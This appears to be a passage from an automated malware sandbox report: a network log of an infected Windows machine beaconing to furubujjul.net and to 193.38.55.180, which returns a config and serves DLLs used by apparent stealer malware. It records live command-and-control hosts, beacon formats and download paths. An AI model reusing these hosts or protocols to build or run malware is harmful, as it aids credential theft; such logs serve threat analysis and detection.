68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:53.533447981 CEST	2455	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://cuxke.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 148 Host: furubujjul.net
Oct 3, 2022 17:34:53.629388094 CEST	2456	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=mzcsj7KJAjRo%2F8CALzaBVYVjt1zUMfNARzHszABeOyvXAKkXU0hERxva3%2F23kvckuSSmpj3ZSrMlt8oBld3Tb%2FI3UzZNILe0p2Ejz%2FKUDFn29kXrUqUPRIrc0iDzeeOHpA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be98afa60676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:53.683655977 CEST	2456	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://sgmgrm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 128 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:53.802825928 CEST	2458	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:53 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=gQjUQNnYQ6fj9%2BQnPK1JiwhKlScOlD Ne4bba7d8QBURv8ezrenmukJE16z9hk4J9CeMKnoX4Q%2FMhooferiAHjcYrpmoXvPvxumStpDE4%2B2GAMMZe0TCw X%2FCGcN783EZ7iQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546be9998fc0676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 37 61 32 63 0d 0a 00 00 b4 60 fb d4 0e 1a 40 10 16 30 80 b7 2c 78 84 4f ad 7d f5 71 b1 34 b2 96 20 c3 49 91 4a 25 39 57 90 06 64 04 ec 38 49 6b 19 b1 cd e4 dc b5 44 a4 06 4a 38 50 87 d2 d9 c3 3e 08 a2 13 9d 8e e2 e3 07 97 8a 06 9e 8f f1 83 0e 25 a6 79 5e 5c 95 03 0f 2e 0e 4b 69 e1 d9 a0 6a 7d ec 53 2e 3b 76 4b 12 73 36 18 28 a6 70 a3 d1 5f 36 6b 85 29 7c f2 c6 e6 70 95 06 7c 93 74 5d b9 53 68 47 8f 2a f5 8b bf 6a c6 ca 05 02 fc 6a 82 d3 53 f6 bf 23 f3 79 5c 03 d2 ff f9 df fb eb b2 8b 6f cd 51 3f 33 d1 f2 61 45 7c 0f 57 44 2d fc be 3c 50 25 51 fe 08 a2 b5 7f 18 66 7d 28 2a 97 6a dd d6 bc db 43 15 5c 53 a6 cc f6 4d 55 60 91 54 5b fd 55 19 d0 ed 35 67 b1 17 26 58 4a 9b 6c 4a 3e 16 21 0b 5a a3 06 b3 3a 56 2f cb 00 23 be 52 15 d7 17 53 53 fa cb 1f 9e 0d 09 52 2b e5 8d 83 7b 7e 45 f7 ff 78 5d 47 db 9c 01 13 13 bf 1e e1 92 24 08 4f c5 03 a1 cb a1 61 7e de f5 69 b9 19 17 7e 5f af 9a a5 44 c9 a0 c1 b9 dd 7a 0d 90 4e 19 e0 2c 95 a9 18 1a f5 96 be 25 51 61 9a d4 3e 7c 88 28 c8 48 93 ce ce 4a 82 03 fd ec 9e aa 7b ac 87 2f bd 61 0d c0 5d bf 46 34 fd f8 22 be 21 6c c9 7d 0a 8d c7 fd e4 0e a4 eb 7e 71 eb 80 f5 1a 68 9b 4a d8 19 ae cc 4f 3b 79 82 ae b2 e3 67 34 01 56 ad f3 1f 5f 26 b9 72 fe cc 23 b2 13 02 31 79 96 90 f7 df f5 ec e7 72 2b 4c 80 d0 12 f9 13 03 11 eb b6 81 55 5d 53 b5 69 b7 9f 0f de cd 46 d9 c8 19 ac af f3 d8 55 3d c5 b6 68 92 0e ff 9d 7f 7f 55 40 57 64 7b 39 26 e7 cc c4 06 f6 26 21 03 fa c7 9b 64 d2 3c 66 f1 2a 69 b1 1d 06 13 51 8c f2 1a 4b 81 6b df 8e 82 01 e8 e4 1f 5e a1 90 0e a1 34 15 8a ba b7 1b 6f c3 cb 29 22 fb e4 5b 1e b4 a5 1e 26 a9 12 ee c3 76 59 a3 4c 1d 85 1f d4 5c 68 91 9c 29 06 f1 6c 5e 9e 43 75 87 6c 97 a6 7d 10 9f 10 b6 d9 b0 99 c7 8b 8a cd e4 7f 74 79 50 6d 43 cc b9 8b 8b e1 62 7a d7 9c 88 c3 e0 ab a9 d4 7b 2f 13 73 49 a6 cf 46 1f 88 ad aa 7a 8f 26 79 e3 cd de d9 37 00 0c f1 1c c9 20 f5 52 48 c4 3a 96 4d cb e7 17 7f dc d5 be 63 e5 22 80 03 eb ac 98 42 6e 0f ca 82 2f 37 2e 9f 94 ce ec 35 02 d1 a7 0d a8 ca d4 5f 29 43 43 9c 55 03 62 58 3a 2d 38 6e de c2 fb c1 c4 a1 33 Data Ascii: 7a2c`@0,xO}q4 IJ%9Wd8IkDJ8P>%y^\.Kij}S.;vKs6(p_6k)|p|t]ShG*jjS#y\oQ?3aE|WD-<P%Qf}(*jC\SM U`T[U5g&XJlJ>!Z:V/#RSSR+{~Ex]G$Oa~i~_DzN,%Qa>|(HJ{/a]F4"!l}~qhJO;yg4V_&r#1yr+LU]SiFU=hU@Wd{9&&!d<f*i QKk^4o)"[&vYL\h)I^Cul}tyPmCbz{/sIFz&y7 RH:Mc"Bn/7.5_)CCUbX:-8n3
Oct 3, 2022 17:34:55.926707029 CEST	5190	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://qxeovi.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: furubujjul.net
Oct 3, 2022 17:34:56.026063919 CEST	5191	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=%2F%2FvJ%2B2Y79g%2Bkg6zS6Mq1gveB dXksI9rs7yAelvoIBOh6riY30Gpod8CWsIC%2B6nO8Vj3yY1VHW2kQ0uw6w7QGS9YnSN55wqOhVHiyM84RUcZ8wVco SoFc5JljPlJIIJKxgA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546bea79f830676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>
Oct 3, 2022 17:34:56.091151953 CEST	5192	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://atioeij.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 190 Host: furubujjul.net

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:34:56.194015980 CEST	5193	IN	HTTP/1.1 404 Not Found Date: Mon, 03 Oct 2022 15:34:56 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=zzdIwF8WnEIPoM2QorKNSkALOAC4cWQ2JzsYf9T40YQYOx%2BC1Blku9NVLSXff%2F9%2BwUMFs2YpfyIFsDXOnLYh22ad8LLvoGI5jPQcABeKkG5cASukLG8vnnnYZyFB%2F9pjGQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 7546bea8a98c0676-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 34 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: 147<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49703	193.38.55.180	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:22.638036013 CEST	5194	OUT	POST / HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=utf-8 User-Agent: TakeMyPainBack Host: 193.38.55.180 Content-Length: 98 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 6d 61 63 68 69 6e 65 49 64 3d 64 30 36 65 64 36 33 35 2d 36 38 66 36 2d 34 65 39 61 2d 39 35 35 63 2d 34 38 39 39 66 35 66 35 37 62 39 61 7c 66 72 6f 6e 74 64 65 73 6b 26 63 6f 6e 66 69 67 49 64 3d 31 61 31 37 64 39 61 65 64 37 61 32 33 39 34 34 30 64 65 62 37 35 64 37 61 31 37 37 66 34 30 36 Data Ascii: machineId=d06ed635-68f6-4e9a-955c-4899f5f57b9a|user&configId=1a17d9aed7a239440deb75d7a177f406
Oct 3, 2022 17:35:23.024596930 CEST	5195	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:23 GMT Content-Type: text/html; charset=utf-8 Content-Length: 7058 Connection: keep-alive Vary: Accept-Encoding Vary: Accept-Encoding Vary: Accept-Encoding Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'self' https: 'unsafe-inline';upgrade-insecure-requests Cross-Origin-Embedder-Policy: require-corp Cross-Origin-Opener-Policy: same-origin Cross-Origin-Resource-Policy: same-origin X-DNS-Prefetch-Control: off Expect-CT: max-age=0 X-Frame-Options: SAMEORIGIN Strict-Transport-Security: max-age=15552000; includeSubDomains X-Download-Options: noopen X-Content-Type-Options: nosniff Origin-Agent-Cluster: ?1 X-Permitted-Cross-Domain-Policies: none Referrer-Policy: no-referrer X-XSS-Protection: 0 ETag: W/"1b92-wEBdYN381o+sEzciHmIXMT6fXOA" Data Raw: 6c 69 62 73 5f 6e 73 73 33 3a 68 74 74 70 3a 2f 2f 31 39 33 2e 33 38 2e 35 35 2e 31 38 30 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6e 73 73 33 2e 64 6c 6c 0a 6c 69 62 73 5f 6d 73 76 63 70 31 34 30 3a 68 74 74 70 3a 2f 2f 31 39 33 2e 33 38 2e 35 35 2e 31 38 30 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 6d 73 76 63 70 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 5f 76 63 72 75 6e 74 69 6d 65 31 34 30 3a 68 74 74 70 3a 2f 2f 31 39 33 2e 33 38 2e 35 35 2e 31 38 30 2f 61 4e 37 6a 44 30 71 4f 36 6b 54 35 62 4b 35 62 51 34 65 52 38 66 45 31 78 50 37 68 4c 32 76 4b 2f 76 63 72 75 6e 74 69 6d 65 31 34 30 2e 64 6c 6c 0a 6c 69 62 73 Data Ascii: libs_nss3:http://193.38.55.180/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dlllibs_msvcp140:http://193.38.55.180/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dlllibs_vcruntime140:http://193.38.55.180/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dlllibs

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:23.750104904 CEST	5203	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:35:23.827912092 CEST	5204	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:23 GMT Content-Type: application/octet-stream Content-Length: 2042296 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:48 GMT ETag: "62543db4-1f29b8" Accept-Ranges: bytes Data Raw: 4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 06 00 f6 f1 39 62 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 00 00 e0 19 00 00 2 6 05 00 00 00 00 00 d0 01 15 00 00 10 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 01 00 00 00 00 00 06 00 01 00 00 00 00 00 00 60 1f 00 00 04 00 00 fd d1 1f 00 02 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 f8 21 1d 00 5c 9d 00 00 54 bf 1d 00 40 01 00 00 00 40 1e 00 78 03 00 00 00 00 00 00 00 00 00 00 00 0a 1f 00 b8 1f 00 00 00 50 1e 00 68 0a 01 00 68 fd 1c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 f0 19 00 a0 00 00 00 00 00 00 00 00 00 00 00 f0 c4 1d 00 5c 04 00 00 94 21 1d 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 69 de 19 00 00 10 00 00 00 e0 19 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 e4 e9 03 00 00 f0 19 00 00 ea 03 00 00 e4 19 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 14 4e 00 00 00 e0 1d 00 00 2a 00 00 00 ce 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 30 30 63 66 67 00 00 04 00 00 00 00 30 1e 00 00 02 00 00 00 f8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 78 03 00 00 00 40 1e 00 00 04 00 00 00 fa 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 68 0a 01 00 00 50 1e 0 0 00 0c 01 00 00 fe 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZx@x!L!This program cannot be run in DOS mode.$PEL9b"!&`@A!\T@@xPhh\!@.texti `.rdata@@. dataN*@.00cfg0@@.rsrcx@@@.relochP@B
Oct 3, 2022 17:35:25.128930092 CEST	7366	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:35:25.191770077 CEST	7368	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Mon, 03 Oct 2022 15:35:25 GMT Content-Type: application/octet-stream Content-Length: 449280 Connection: keep-alive Last-Modified: Mon, 11 Apr 2022 14:39:42 GMT ETag: "62543dae-6db00" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 93 31 43 9d f2 5f 10 9d f2 5f 10 9d f2 5f 10 29 6e b0 10 9f f2 5f 10 94 8a cc 10 8b f2 5f 10 9d f2 5e 10 22 f2 5f 10 cf 9a 5e 11 9e f2 5f 10 cf 9a 5c 11 95 f2 5f 10 cf 9a 5b 11 d3 f2 5f 10 cf 9a 5a 11 d1 f2 5f 10 cf 9a 5f 11 9c f2 5f 10 cf 9a a0 10 9c f2 5f 10 cf 9a 5d 11 9c f2 5f 10 52 69 63 68 9d f2 5f 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 9b 28 c1 5b 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0f 00 28 06 00 00 82 00 00 00 00 00 00 60 d9 03 00 00 10 00 00 00 40 06 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 f0 06 00 00 04 00 00 1f 84 07 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 10 67 04 00 82 cf 01 00 e8 72 06 00 18 01 00 00 00 a0 06 00 f0 03 00 00 00 00 00 00 00 00 00 00 00 9c 06 00 00 3f 00 00 00 b0 06 00 ac 3d 00 00 60 78 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 77 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 70 06 00 e4 02 00 00 c0 63 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 92 26 06 00 00 10 00 00 00 28 06 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 48 29 00 00 00 40 06 00 00 18 00 00 00 2c 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 ac 13 00 00 00 70 06 00 00 14 00 00 00 44 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 69 64 61 74 00 00 34 00 00 00 00 90 06 00 00 02 00 00 00 58 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f0 03 00 00 00 a0 06 00 00 04 00 00 00 5a 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 ac 3d 00 00 00 b0 06 00 00 3e 00 00 00 5e 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1C___)n__^"_^__[_Z_____]_Rich_PEL(["!(`@@Agr? =`x8w@pc@.text&(`.dataH)@,@.idatapD@@.didat4X@.rsrcZ@@.reloc=>^@B
Oct 3, 2022 17:35:25.977629900 CEST	7843	OUT	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1 Content-Type: text/plain; User-Agent: TakeMyPainBack Host: 193.38.55.180 Connection: Keep-Alive Cache-Control: no-cache
